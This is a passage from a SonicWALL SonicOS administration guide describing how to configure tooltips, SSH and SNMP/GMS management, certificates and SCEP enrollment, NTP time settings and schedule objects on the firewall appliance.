Note Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip. Some elements have a small arrow that activates a tooltip when the cursor hovers over it or you click it.

When applicable, Tooltips display the minimum, maximum, and default values for form entries. These entries are generated directly from the SonicOS firmware, so the values will be correct for the specific platform and firmware combination you are using.

The screenshot shows the 'Login Security' configuration page. On the right side, there are several input fields: '90', '4', '1', 'None', '99', and a checkbox labeled 'Admin'. A tooltip is displayed over the '90' field. The tooltip title is 'Administrator Timeout' and the text inside reads: 'Set the allowed period of inactivity before administrators are automatically logged out of the management interface.' Below the text, there are three rows: 'Min: 1', 'Max: 9999', and 'Default: Other: 5 administrators'. The 'Default' row also has a checkbox labeled 'Limited administrator'.

Configuring Tooltip Behavior

The behavior of the Tooltips can be configured on the **Enable Tooltip** section of **Web Management Settings**.


The screenshot shows the 'Enable Tooltip' configuration section. It contains a checked checkbox labeled 'Enable Tooltip'. Below it are three rows, each with a label, an input field, and the text 'in msec':
 Form Tooltip Delay: 2000 in msec
 Button Tooltip Delay: 3000 in msec
 Text Tooltip Delay: 500 in msec

Tooltips are enabled by default. To disable Tooltips, uncheck the **Enable Tooltip** checkbox. The duration of time before Tooltips display can be configured:

- **Form Tooltip Delay** — Duration in milliseconds (**in msec**) before Tooltips display for forms (fields where you enter text).

- **Button Tooltip Delay** — Duration in milliseconds before Tooltips display for radio buttons and checkboxes.
- **Text Tooltip Delay** — Duration in milliseconds before Tooltips display for UI text.

SSH Management Settings




SSH Management Settings

SSH Port:

If you use SSH to manage the SonicWALL appliance, you can change the SSH port for additional security. The default SSH port is **22**.

Advanced Management

You can manage the SonicWALL security appliance using SNMP or SonicWALL Global Management System (GMS). For more information on SonicWALL Global Management System, go to <http://www.sonicwall.com>.



Advanced Management

Enable SNMP

Enable management using GMS

The following sections explain how to configure the SonicWALL for management by these two options:

- “Enabling SNMP Management” section on page 128
- “Enabling GMS Management” section on page 130

Enabling SNMP Management

SNMP (Simple Network Management Protocol) is a network protocol used over User Datagram Protocol (UDP) that allows network administrators to monitor the status of the SonicWALL security appliance and receive notification of critical events as they occur on the network. The SonicWALL security appliance supports SNMP v1/v2c and all relevant Management Information Base II (MIB) groups except **egp** and **at**. The SonicWALL security appliance replies to SNMP Get commands for MIBII via any interface and supports a custom SonicWALL MIB for generating trap messages. The custom SonicWALL MIB is available for download from the SonicWALL Web site and can be loaded into third-party SNMP management software such as HP Openview, Tivoli, or SNMPC.

Topics:

- “Configuring SNMP” on page 129
- “Configuring Log/Log Categories for SNMP” on page 130
- “Configuring SNMP as a Service and Adding Rules” on page 130

Configuring SNMP

To enable SNMP on the SonicWALL security appliance, follow these steps:

- Step 1** Navigate to **System > Administration**.
- Step 2** In the **Advanced Management** section, select the **Enable SNMP** checkbox, and then click **Configure**. The **Configure SNMP** window is displayed.

The screenshot shows the 'SNMP Settings' configuration window. It contains the following fields and options:

- System Name: [Empty text box]
- System Contact: [Empty text box]
- System Location: [Empty text box]
- Asset Number: [Empty text box]
- Get Community Name: [Text box containing 'public']
- Trap Community Name: [Empty text box]
- Host 1: [Empty text box]
- Host 2: [Empty text box]
- Host 3: [Empty text box]
- Host 4: [Empty text box]
- Increase SNMP subsystem priority

- Step 3** Type the host name of the SonicWALL security appliance in the **System Name** field.
- Step 4** Type the network administrator's name in the **System Contact** field.
- Step 5** Type an e-mail address, telephone number, or pager number in the **System Location** field.
- Step 6** Type the asset number in the **Asset Number** field.
- Step 7** Type a name for a group or community of administrators who can view SNMP data in the **Get Community Name** field. The default name is **public**.
- Step 8** Type a name for a group or community of administrators who can view SNMP traps in the **Trap Community Name** field.
- Step 9** Type the IP address or host name of the SNMP management system receiving SNMP traps in the **Host 1** through **Host 4** fields. You must configure at least one IP address or host name, but up to four addresses or host names can be used.
- Step 10** To increase the SNMP subsystem priority, click the **Increase SNMP subsystem priority** checkbox.
- For efficient system operation, certain operations may take priority over responses to SNMP queries. Enabling this option will cause the SNMP subsystem to always respond and operate at a higher system priority. This may affect performance of the overall system. The default is disabled (unchecked).
- Step 11** Click **OK**.

Configuring Log/Log Categories for SNMP

Trap messages are generated only for the alert message categories normally sent by the SonicWALL security appliance. For example, attacks, system errors, or blocked Web sites generate trap messages. **Alert** is the default **Alert Level** on the **Log > Categories** page; if this is not changed, then logging for SNMP is all set. If **None** is selected as an Alert Level, then no trap messages are generated.



Note Setting the Alert Level to **Emergency** when logging for SNMP is not recommended.

Configuring SNMP as a Service and Adding Rules

By default, SNMP is disabled on the SonicWALL security appliance. To enable SNMP, you must first enable SNMP on the **System > Administration** page, and then enable it for individual interfaces. To do this, go to the **Network > Interfaces** page and click on the **Configure** button for the interface for which you want to enable SNMP. See [“Configuring Interfaces” on page 243](#).

For instructions on adding services and rules to the SonicWALL security appliance, see [“Firewall” on page 653](#).

If your SNMP management system supports discovery, the SonicWALL security appliance agent automatically discovers the SonicWALL security appliance on the network. Otherwise, you must add the SonicWALL security appliance to the list of SNMP-managed devices on the SNMP management system.

Enabling GMS Management

You can configure the SonicWALL security appliance to be managed by SonicWALL Global Management System (SonicWALL GMS).

To configure the SonicWALL security appliance for GMS management:

- Step 1** Select the **Enable Management using GMS** checkbox, then click **Configure**. The **Configure GMS Settings** window is displayed.

- Step 2** Enter the host name or IP address of the GMS Console in the **GMS Host Name or IP Address** field.
- Step 3** Enter the port in the **GMS Syslog Server Port** field. The default value is **514**.
- Step 4** Select **Send Heartbeat Status Messages Only** to send only heartbeat status instead of log messages.
- Step 5** Select **GMS behind NAT Device** if the GMS Console is placed behind a device using NAT on the network. Type the IP address of the NAT device in the **NAT Device IP Address** field.
- Step 6** Select one of the following GMS modes from the **Management Mode** menu.
- **IPSEC Management Tunnel** — Selecting this option allows the SonicWALL security appliance to be managed over an IPsec VPN tunnel to the GMS management console. The default IPsec VPN settings are displayed. Select **GMS behind NAT Device** if applicable to the GMS installation, and enter the IP address in the **NAT Device IP Address** field. The default VPN policy settings are displayed at the bottom of the **Configure GMS Settings** window.

- **Existing Tunnel** - If this option is selected, the GMS server and the SonicWALL security appliance already have an existing VPN tunnel over the connection. Enter the GMS host name or IP address in the **GMS Host Name or IP Address** field. Enter the port number in the **Syslog Server Port** field.

GMS Host Name or IP Address:	<input type="text"/>
GMS Syslog Server Port:	<input type="text" value="514"/>
<input type="checkbox"/> Send Heartbeat Status Messages Only	
<input type="checkbox"/> GMS behind NAT Device	
NAT Device IP Address:	<input type="text" value="0.0.0.0"/>
Management Mode:	Existing Tunnel ▼
Note: The existing established tunnel will be used.	

- **HTTPS** - If this option is selected, HTTPS management is allowed from two IP addresses: the GMS Primary Agent and the Standby Agent IP address. The SonicWALL security appliance also sends encrypted syslog packets and SNMP traps using 3DES and the SonicWALL security appliance administrator's password. The following configuration settings for HTTPS management mode are displayed:

Management Mode:	HTTPS ▼
<input type="checkbox"/> Send Syslog Messages to a Distributed GMS Reporting Server	
GMS Reporting Server IP Address:	<input type="text"/>
GMS Reporting Server Port:	<input type="text" value="514"/>

- **Send Syslog Messages to a Distributed GMS Reporting Server** — Sends regular heartbeat messages to both the GMS Primary and Standby Agent IP address. The regular heartbeat messages are sent to the specified GMS reporting server and the reporting server port.
- **GMS Reporting Server IP Address** — Enter the IP address of the GMS Reporting Server, if the server is separate from the GMS management server.
- **GMS Reporting Server Port** — Enter the port for the GMS Reporting Server. The default value is **514**.

Step 7 Click **OK**.

Download URL

The **Download URL** section allow you to specify the URL address of a site for downloading the SonicWALL application and SonicPoint images.

Download URL	
<input checked="" type="checkbox"/> Manually specify SonicPoint-N image URL (http://)	<input type="text"/>

- **Manually specify SonicPoint-N image URL (http://)** — SonicOS 5.0 and higher does *not* contain an image of the SonicPoint firmware. If your SonicWALL appliance has Internet connectivity, it will automatically download the correct version of the SonicPoint image from the

SonicWALL server when you connect a SonicPoint device. If your SonicWALL appliance does *not* have Internet access, or has access only through a proxy server, you must manually specify a URL for the SonicPoint firmware. You do not need to include the **http://** prefix, but you do need to include the filename at the end of the URL. The filename should have a .bin extension. Here are examples using an IP address and a domain name:

- 192.168.168.10/imagepath/sonicpoint.bin
- software.sonicwall.com/applications/sonicpoint/sonicpoint.bin

For more information see the [“Updating SonicPoint Firmware” section on page 574](#).

**Caution**

It is imperative that you download the corresponding SonicPoint image for the SonicOS firmware version that is running on your SonicWALL. The mysonicwall.com Web site provides information about the corresponding versions. When upgrading your SonicOS firmware, be sure to upgrade to the correct SonicPoint image.

Selecting UI Language

If your firmware contains other languages besides English, they can be selected in the **Language Selection** pull-down menu.

Language Selection: English ▾

**Note**

Changing the language of the SonicOS UI requires that the SonicWALL security appliance be rebooted.

Applying Changes

To apply changes you've made in the **System > Administration** page, click the **Accept** button at the top of the page. A message confirming the update is displayed at the bottom of the browser window.



CHAPTER 6

Managing Certificates

System > Certificates

To implement the use of certificates for VPN policies, you must locate a source for a valid CA certificate from a third party CA service. Once you have a valid CA certificate, you can import it into the SonicWALL security appliance to validate your Local Certificates. You import the valid CA certificate into the SonicWALL security appliance using the **System > Certificates** page. Once you import the valid CA certificate, you can use it to validate your local certificates.

Topics:

- [“Digital Certificates Overview” section on page 135](#)
- [“Certificates and Certificate Requests” section on page 136](#)
- [“Certificate Details” section on page 137](#)
- [“Importing Certificates” section on page 137](#)
- [“Deleting a Certificate” section on page 139](#)
- [“Generating a Certificate Signing Request” section on page 139](#)
- [“Configuring Simple Certificate Enrollment Protocol” section on page 143](#)

Digital Certificates Overview

A digital certificate is an electronic means to verify identity by a trusted third party known as a Certificate Authority (CA). The X.509 v3 certificate standard is a specification to be used with cryptographic certificates and allows you to define extensions which you can include with your certificate. SonicWALL has implemented this standard in its third party certificate support.

You can use a certificate signed and verified by a third party CA to use with an IKE (Internet Key Exchange) VPN policy. IKE is an important part of IPsec VPN solutions, and it can use digital certificates to authenticate peer devices before setting up SAs. Without digital certificates, VPN users must authenticate by manually exchanging shared secrets or symmetric keys. Devices or clients using digital signatures do not require configuration changes every time a new device or client is added to the network.

A typical certificate consists of two sections: a data section and a signature section. The data section typically contains information such as the version of X.509 supported by the certificate, a certificate serial number, information about the user's public key, the Distinguished Name (DN), validation period for the certificate, and optional information such as the target use of the certificate. The signature section includes the cryptographic algorithm used by the issuing CA, and the CA digital signature.

SonicWALL security appliances interoperate with any X.509v3-compliant provider of Certificates. SonicWALL security appliances have been tested with the following vendors of Certificate Authority Certificates:

- Entrust
- Microsoft
- OpenCA
- OpenSSL
- VeriSign



Note For the HTTPS management self-signed certificate, when running on an ADTRAN NetVanta unit, SonicOS will continue to use an ADTRAN specific HTTPS management self-signed certificate.

Certificates and Certificate Requests

System /

Certificates

Certificates and Certificate Requests Items 1 to 46 (of 46) [«](#) [»](#)

View Style: All certificates Imported certificates and requests Built-in certificates Include expired built-in certificates

#	Certificate	Type	Validated	Expires	Details	Configure
1	HTTPS Management Certificate	Local certificate	Self-signed	Jan 19 03:14:07 2038 GMT		
2	Class 3 Public Primary Certification Authority - G2	CA certificate		Aug 1 23:59:59 2028 GMT		
3	Class 3 Public Primary Certification Authority - G2	CA certificate		May 18 23:59:59 2018 GMT		
4	VeriSign Class 3 Public Primary Certification Authority - G5	CA certificate		Jul 16 23:59:59 2036 GMT		
5	VeriSign Class 1 Public Primary Certification Authority - G3	CA certificate		Jul 16 23:59:59 2036 GMT		
6	UTN-USERFirst-Hardware	CA certificate		Jul 9 18:19:22 2019 GMT		
7	UTN - DATA Corp SGC	CA certificate		Jun 24 19:06:30 2019 GMT		
8	Thawte Timestamping CA	CA certificate		Dec 31 23:59:59 2020 GMT		
9	Thawte Server CA	CA certificate		Dec 31 23:59:59 2020 GMT		
10	Thawte Server CA	CA certificate		Jan 1 23:59:59 2021 GMT		




The **Certificate and Certificate Requests** section provides all the settings for managing CA and Local Certificates.

The **View Style** menu allows you to display your certificates in the **Certificates and Certificate Requests** table based on the following criteria:

- **All Certificates** - displays all certificates and certificate requests.
- **Imported certificates and requests** - displays all imported certificates and generated certificate requests.

- **Built-in certificates** - displays all certificates included with the SonicWALL security appliance.
- **Include expired and built-in certificates** - displays all expired and built-in certificates.

The **Certificates and Certificate Requests** table displays the following information about your certificates:

- **Certificate** - the name of the certificate.
- **Type** - the type of certificate, which can include **CA certificate** or **Local certificate**.
- **Validated** - the validation information.
- **Expires** - the date and time the certificate expires.
- **Details** - the details of the certificate. Moving the cursor over the **Comment**  icon displays the details of the certificate.
- **Configure** - displays the **Delete**  icon for deleting a certificate entry and the **Import/Download**  icon to import either certificate revocation lists (for CA certificates) or signed certificates (for Pending requests).

Certificate Details

Hovering the mouse over the comment icon in the **Details** column of the **Certificates and Certificate Requests** table displays a popup with information about the certificate, which may include the following, depending on the type of certificate:

- Certificate Issuer
- Subject Distinguished Name
- Certificate Serial Number
- Valid from
- Expires On
- Status (for Pending requests and local certificates)
- CRL Status (for Certificate Authority certificates)

The details shown in the **Details** popup depend on the type of certificate. **Certificate Issuer**, **Certificate Serial Number**, **Valid from**, and **Expires On** are not shown for Pending requests as this information is generated by the Certificate provider. Similarly, **CRL Status** information is shown only for CA certificates and varies depending on the CA certificate configuration.

Importing Certificates

After your CA service has issued a Certificate for your Pending request, or has otherwise provided a Local Certificate, you can import it for use in VPN or Web Management authentication. CA Certificates may also be imported to verify local Certificates and peer Certificates used in IKE negotiation.

Topics:

- [“Importing a Certificate Authority Certificate” section on page 138](#)
- [“Importing a Local Certificate” section on page 139](#)

Importing a Certificate Authority Certificate

To import a certificate from a certificate authority, perform these steps:

Step 1 Click the **Import** button at the bottom of the certificate table.



The **Import Certificate** window is displayed.


 A screenshot of the 'Import Certificate' window. It has a title bar 'Import Certificate'. There are two radio buttons: the first is selected and labeled 'Import a local end-user certificate with private key from a PKCS#12 (.p12 or .pfx) encoded file', and the second is labeled 'Import a CA certificate from a PKCS#7 (.p7b), PEM (.pem) or DER (.der or .cer) encoded file'. Below the radio buttons are three input fields: 'Certificate Name:', 'Certificate Management Password:', and 'Please select a file to import:'. The 'Please select a file to import:' field has a 'Browse...' button next to it.

Step 2 Select **Import a CA certificate from a PKCS#7 (*.p7b) or DER (.der or .cer) encoded file**. The **Import Certificate** window settings change.

 A screenshot of the 'Import Certificate' window. The second radio button is now selected and labeled 'Import a CA certificate from a PKCS#7 (.p7b), PEM (.pem) or DER (.der or .cer) encoded file'. The other elements of the window remain the same.

Step 3 Enter the path to the certificate file in the **Please select a file to import** field or click **Browse** to locate the certificate file, and then click **Open** to set the directory path to the certificate.

Step 4 Click **Import** to import the certificate into the SonicWALL security appliance. Once it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.

Step 5 Moving your pointer to the  icon in the **Details** column displays the certificate details information.

Importing a Local Certificate

To import a local certificate, perform these steps:


Step 1 Click **Import**. The **Import Certificate** window is displayed.

Step 2 Enter a certificate name in the **Certificate Name** field.

Step 3 Enter the password used by your Certificate Authority to encrypt the PKCS#12 file in the **Certificate Management Password** field.

Step 4 Enter the path to the certificate file in the **Please select a file to import** field or click **Browse** to locate the certificate file, and then click **Open** to set the directory path to the certificate.

Step 5 Click **Import** to import the certificate into the SonicWALL security appliance. Once it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.

Step 6 Moving your pointer to the  icon in the **Details** column displays the certificate details information.

Deleting a Certificate

You can delete a certificate if it has expired or if you decide not to use third party certificates for VPN authentication. To delete the certificate, do one of these:

- Click the **Delete** icon for the certificate in the Certificate table.
- Select the checkbox for the certificate and then click the **Delete** button at the bottom of the Certificate table.

You can delete all certificates by clicking the **Delete All** button at the bottom of the Certificate table.

Generating a Certificate Signing Request




Tip

You should create a Certificate Policy to be used in conjunction with local certificates. A Certificate Policy determines the authentication requirements and the authority limits required for the validation of a certificate.

To generate a local certificate, follow these steps:

- Step 1** Click the **New Signing Request** button at the bottom of the **Certificate** table. The **Certificate Signing Request** window is displayed.



- Step 2** In the **Generate Certificate Signing Request** section, enter an alias name for the certificate in the **Certificate Alias** field.

- Step 3** Enter information for the certificate in the Request fields.



Note For each Request, you can select from a drop-down menu the type of information to enter. Select your country from the drop-down menu; for all other Requests, enter the information in the text field.

- **Country**
 - **Country**
 - **State**
 - **Locality or County**
 - **Company or Organization**
- **State**
 - **State**
 - **Locality, City, or County**
 - **Company or Organization**
 - **Department**
- **Locality, City, or County**
 - **Locality, City, or County**
 - **Company or Organization**
 - **Department**
 - **Group**

- Team
- **Company or Organization**
 - Company or Organization
 - Department
 - Group
 - Team
 - Common Name
 - Serial Number
 - E-Mail Address
- **Department**
 - Department
 - Group
 - Team
 - Common Name
 - Serial Number
 - E-Mail Address
- **Group**
 - Group
 - Team
 - Common Name
 - Serial Number
 - E-Mail Address
- **Team**
 - Team
 - Common Name
 - Serial Number
 - E-Mail Address
- **Common Name**
 - Common Name
 - Serial Number
 - E-Mail Address

As you enter information in the Request fields, the Distinguished Name (DN) is created in the **Subject Distinguished Name** field.

Step 4 You can also enter an optional **Subject Alternative Name** to the certificate after selecting the type from the drop-down menu:

- **Domain Name**
- **E-Mail Address**
- **IPv4 Address**

Step 5 The **Subject Key** type is preset as an **RSA** algorithm. RSA is a public key cryptographic algorithm used for encrypting data.

Step 6 Select a Subject Key size from the **Subject Key Size** drop-down menu:

- **1024 bits** (default)
- **1536 bits**
- **2048 bits**
- **4096 bits**



Note Not all key sizes are supported by a Certificate Authority; therefore, you should check with your CA for supported key sizes.

Step 7 Click **Generate** to create a certificate signing request file.

Once the **Certificate Signing Request** is generated, a message describing the result is displayed in the Status area at the bottom of the browser window and a new entry appears in the Certificate table with the type **Pending request**.

#	Certificate	Type	Validated	Expires	Details	Configure
1	CertifAlias	Pending request				
2	HTTPS Management Certificate	Local certificate	Self-signed	Jan 19 03:14:07 2038 GMT		

Step 8 Click the **Export** icon to download the file to your computer, then click **Save** to save it to a directory on your computer.

You have generated the **Certificate Request** that you can send to your Certificate Authority for validation.

Configuring Simple Certificate Enrollment Protocol

The Simple Certificate Enrollment Protocol (SCEP) is designed to support the secure issuance of certificates to network devices in a scalable manner. There are two enrollment scenarios for SCEP:

- SCEP server CA automatically issues certificates
- SCEP request is set to PENDING and the CA administrator manually issues the certificate.

More information about SCEP can be found at:

- <http://tools.ietf.org/html/draft-nourse-scep-18>
- [Microsoft SCEP Implementation Whitepaper](#)

To use SCEP to issue certificates, follow these steps:

-
- Step 1** Generate a signing request as described above in the “[Generating a Certificate Signing Request](#)” section on page 139.
- Step 2** Scroll to the bottom of the **System > Certificates** page and click on the **SCEP** button. The **SCEP Configuration** window displays.

SCEP Configuration	
CSR List:	No CSR ▾
CA URL:	<input type="text"/>
Challenge Password(optional):	<input type="text"/>
Request Count:	256
Polling Interval(S):	30
Max Polling Time(S):	28800

- Step 3** In the **CSR List** pull-down menu, the UI will automatically select a default CSR list. If you have multiple CSR lists configured, you can modify this. Select the certificate to be configured.
- Step 4** In the **CA URL** field, enter the URL for the Certificate authority.
- Step 5** In the **Challenge Password(optional)** field, enter the password for the CA if one is required.
- Step 6** In the **Request Count** field, enter the number of requests. The default is **256**.
- Step 7** In the **Polling Interval(S)** field, you can specify the duration of time, in seconds, in between when polling messages are sent. The default value is **30**.
- Step 8** In the **Max Polling Time(S)** field, you can specify the duration of time in seconds the firewall will wait for a response to a polling message before timing out. The default value is **28800**.
- Step 9** Click the **Scep** button to submit the SCEP enrollment.

The firewall will then contact the CA to request the certificate. The duration of time this will take depends on whether the CA issues certificates automatically or manually. The **Log View** section of the **Dashboard > Log Monitor** page will display messages on the status of the SCEP enrollment and issuance of the certificate. After the certificate is issued, it will be displayed in the list of available certificates on the **System > Certificates** page.

CHAPTER 7

Configuring Time Settings

System > Time

The **System > Time** page defines the time and date settings to time stamp log events, to automatically update SonicWALL Security Services, and for other internal purposes.

System /
Time

Accept Cancel

System Time

Time (hh:mm:ss): : :

Date:

Time Zone:

Set time automatically using NTP

Automatically adjust clock for daylight saving time

Display UTC in logs (instead of local time)

Display date in International format

Only use custom NTP servers

NTP Settings

Update Interval (minutes):

NTP Server	Configure
No Entries	

By default, the SonicWALL security appliance uses an internal list of public NTP servers to automatically update the time. Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes to a fraction of a millisecond.

System Time

To update the time automatically, choose the time zone from the **Time Zone** menu. **Set time automatically using NTP** is activated by default to use NTP (Network Time Protocol) servers from an internal list to set time automatically. **Automatically adjust clock for daylight saving time** is also activated by default to enable automatic adjustments for daylight savings time.

If you want to set your time manually, uncheck **Set time automatically using NTP**. Select the time in the 24-hour format using the **Time (hh:mm:ss)** menus and the date from the **Date** menus.

Selecting **Display UTC in logs (instead of local time)** specifies the use universal time (UTC) rather than local time for log events.

Selecting **Display date in International format** displays the date in International format, with the day preceding the month.

Selecting **Only use custom NTP servers** directs SonicOS to use the manually entered list of NTP servers to set the SonicWALL security appliance clock, rather than using the internal list of NTP servers.

After selecting your System Time settings, click **Accept**.

NTP Settings

Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes, to a fraction of a millisecond.



Tip


The SonicWALL security appliance uses an internal list of NTP servers so manually entering a NTP server is optional.

Select **Use NTP to set time automatically** if you want to use your local server to set the SonicWALL security appliance clock. You can also configure **Update Interval (minutes)** for the NTP server to update the SonicWALL security appliance. The default value is 60 minutes.

Adding an NTP Server

To add an NTP server to the SonicWALL security appliance configuration

Step 1 Click **Add**. The **Add NTP Server** window is displayed.



Step 2 Type the IP address of an NTP server in the **NTP Server** field.

Step 3 Select the NTP authorization type from the **NTP Auth Type** pull-down menu:

- **No Auth**
- **MD5**

Step 4 Enter a trust key in the **Trust Key No.** field.

Step 5 Enter a key number in the **Key Number** field.


Step 6 Enter a password in the **Password** field.

Step 7 Click **OK**.

Step 8 Click **Accept** on the **System > Time** page to update the SonicWALL security appliance.

Deleting an NTP Server

To delete an NTP server, highlight the IP address and click **Delete**. Or, click **Delete All** to delete all servers.



CHAPTER 8

Setting Schedules

System > Schedules

The **System > Schedules** page allows you to create and manage schedule objects for enforcing schedule times for a variety of SonicWALL security appliance features.

System /

Schedules

Schedules

<input type="checkbox"/> Name	Days Of Week	Time	Start Time	End Time	Configure	Comments
<input type="checkbox"/> Work Hours	M-T-W-TH-F	08:00-17:00				
<input type="checkbox"/> After Hours	M-T-W-TH-F	00:00-08:00				
	M-T-W-TH-F	17:00-24:00				
	SA-SU	00:00-24:00				
<input type="checkbox"/> Weekend Hours	SA-SU	00:00-24:00				
<input type="checkbox"/> AppFlow Report Hours	M-T-W-TH-F-SA-SU	00:00-24:00				

The **Schedules** table displays all your predefined and custom schedules. In the **Schedules** table, there are three default schedules: **Work Hours**, **After Hours**, and **Weekend Hours**. If AppFlow Reporting is available, there is a fourth default schedule, **AppFlow Report Hours**. You can modify these schedules by clicking on the **Edit** icon in the **Configure** column to display the **Edit Schedule** window.

The screenshot shows the 'Edit Schedule' window for a schedule named 'SonicWall'. The window is divided into several sections:

- Schedule Name:** A text field containing 'SonicWall'.
- Schedule type:** Three radio buttons: 'Once' (unselected), 'Recurring' (selected), and 'Mixed' (unselected).
- Once:** A section with five columns: 'Year', 'Month', 'Day', 'Hour', and 'Minute'. Each column has a 'Start' and 'End' row, each with a dropdown menu.
- Recurring:** A section with:
 - Day(s):** A row of checkboxes for 'Sun', 'Mon', 'Tue', 'Wed', 'Thurs', 'Fri', 'Sat', and 'All'.
 - Start Time:** A field with two input boxes and a colon, followed by '(24 Hour Format)'.
 - Stop Time:** A field with two input boxes and a colon, followed by '(24 Hour Format)'.
 - Add:** A button below the time fields.
 - Schedule List:** A text area containing 'M-T-W-TH-F 02:00 to 08:00'.
 - Delete** and **Delete All** buttons at the bottom.



Note You cannot delete the default **Work Hours**, **After Hours**, **Weekend Hours**, or **AppFlow Report Hours** schedules.

You apply schedule objects for the specific security feature. For example, if you add an access rule in the Firewall > Access Rules page, the **Add Rule** window provides a drop-down menu of all the available schedule objects you created in the System > Schedules page.

A schedule can include multiple day and time increments for rule enforcement with a single schedule. If a schedule includes multiple day and time entries, a ► right-arrow button appears next to the schedule name. Clicking the ► button expands the schedule to display all the day and time entries for the schedule.

Adding a Schedule

Step 1 To create a schedule, click **Add**. The **Add Schedule** window is displayed.

Step 2 Enter a descriptive name for the schedule in the **Schedule Name** field.

Step 3 Select one of the following radio buttons for **Schedule type**:

- **Once** – For a one-time schedule between the configured **Start** and **End** times and dates. When selected, the fields under **Once** become active, and the fields under **Recurring** become inactive.
- **Recurring** – For schedule that occurs repeatedly during the same configured hours and days of the week, with no start or end date. When selected, the fields under **Recurring** become active, and the fields under **Once** become inactive.
- **Mixed** – For a schedule that occurs repeatedly during the same configured hours and days of the week, between the configured start and end dates. When selected, all fields on the page become active.

Step 4 Which fields are active depend on which **Schedule type** you selected.



Note The hour is represented in 24-hour format.

- If you selected **Once**, the fields under **Once** are active. Configure the **Start** and **End** dates and times by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down menus in each row.
- If you selected **Recurring**, the fields under **Recurring** are active:
 - Select the checkboxes for the days of the week to apply to the schedule or select **All**.
 - Enter the time of day for the schedule to begin in the **Start** field and to stop in the **Stop** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.
- If you selected **Mixed**, all the fields are active:

- In the **Once** section, configure the **Start** and **End** dates and times by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down menus in each row.
- In the **Recurring** section:
 - Select the checkboxes for the days of the week to apply to the schedule or select **All**.
 - Enter the time of day for the schedule to begin in the **Start** field and to stop in the **Stop** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.

Step 5 Click **Add** to add the schedule to the **Schedule List**.



Note To delete existing days and times from the **Schedule List**, select the row and click **Delete**. Or, to delete all existing schedules, click **Delete All**.

Step 6 Click **OK**.

Modifying a Schedule

You can modify all schedules, including the default **Work Hours**, **After Hours**, **Weekend Hours**, and **AppFlow Report Hours** schedules.

To Modify a Schedule

Step 1 Click the **Edit** icon in the **Configure** column for the schedule to be modified. The **Edit Schedule** window displays.

The screenshot shows the 'Edit Schedule' window for a schedule named 'After Hours'. The 'Schedule type' is set to 'Recurring'. Under the 'Once' section, there are dropdown menus for Year, Month, Day, Hour, and Minute for both Start and End. Under the 'Recurring' section, checkboxes are shown for days of the week: Sun (checked), Mon, Tue, Wed, Thurs, Fri, Sat (checked), and All. Below this, there are fields for Start Time (00:00) and Stop Time (24:00), both in 24-hour format. An 'Add' button is present. At the bottom, there is a 'Schedule List' containing three entries: 'M-T-W-TH-F 00:00 to 08:00', 'M-T-W-TH-F 17:00 to 24:00', and 'SU-S 00:00 to 24:00'. 'Delete' and 'Delete All' buttons are at the bottom of the window.

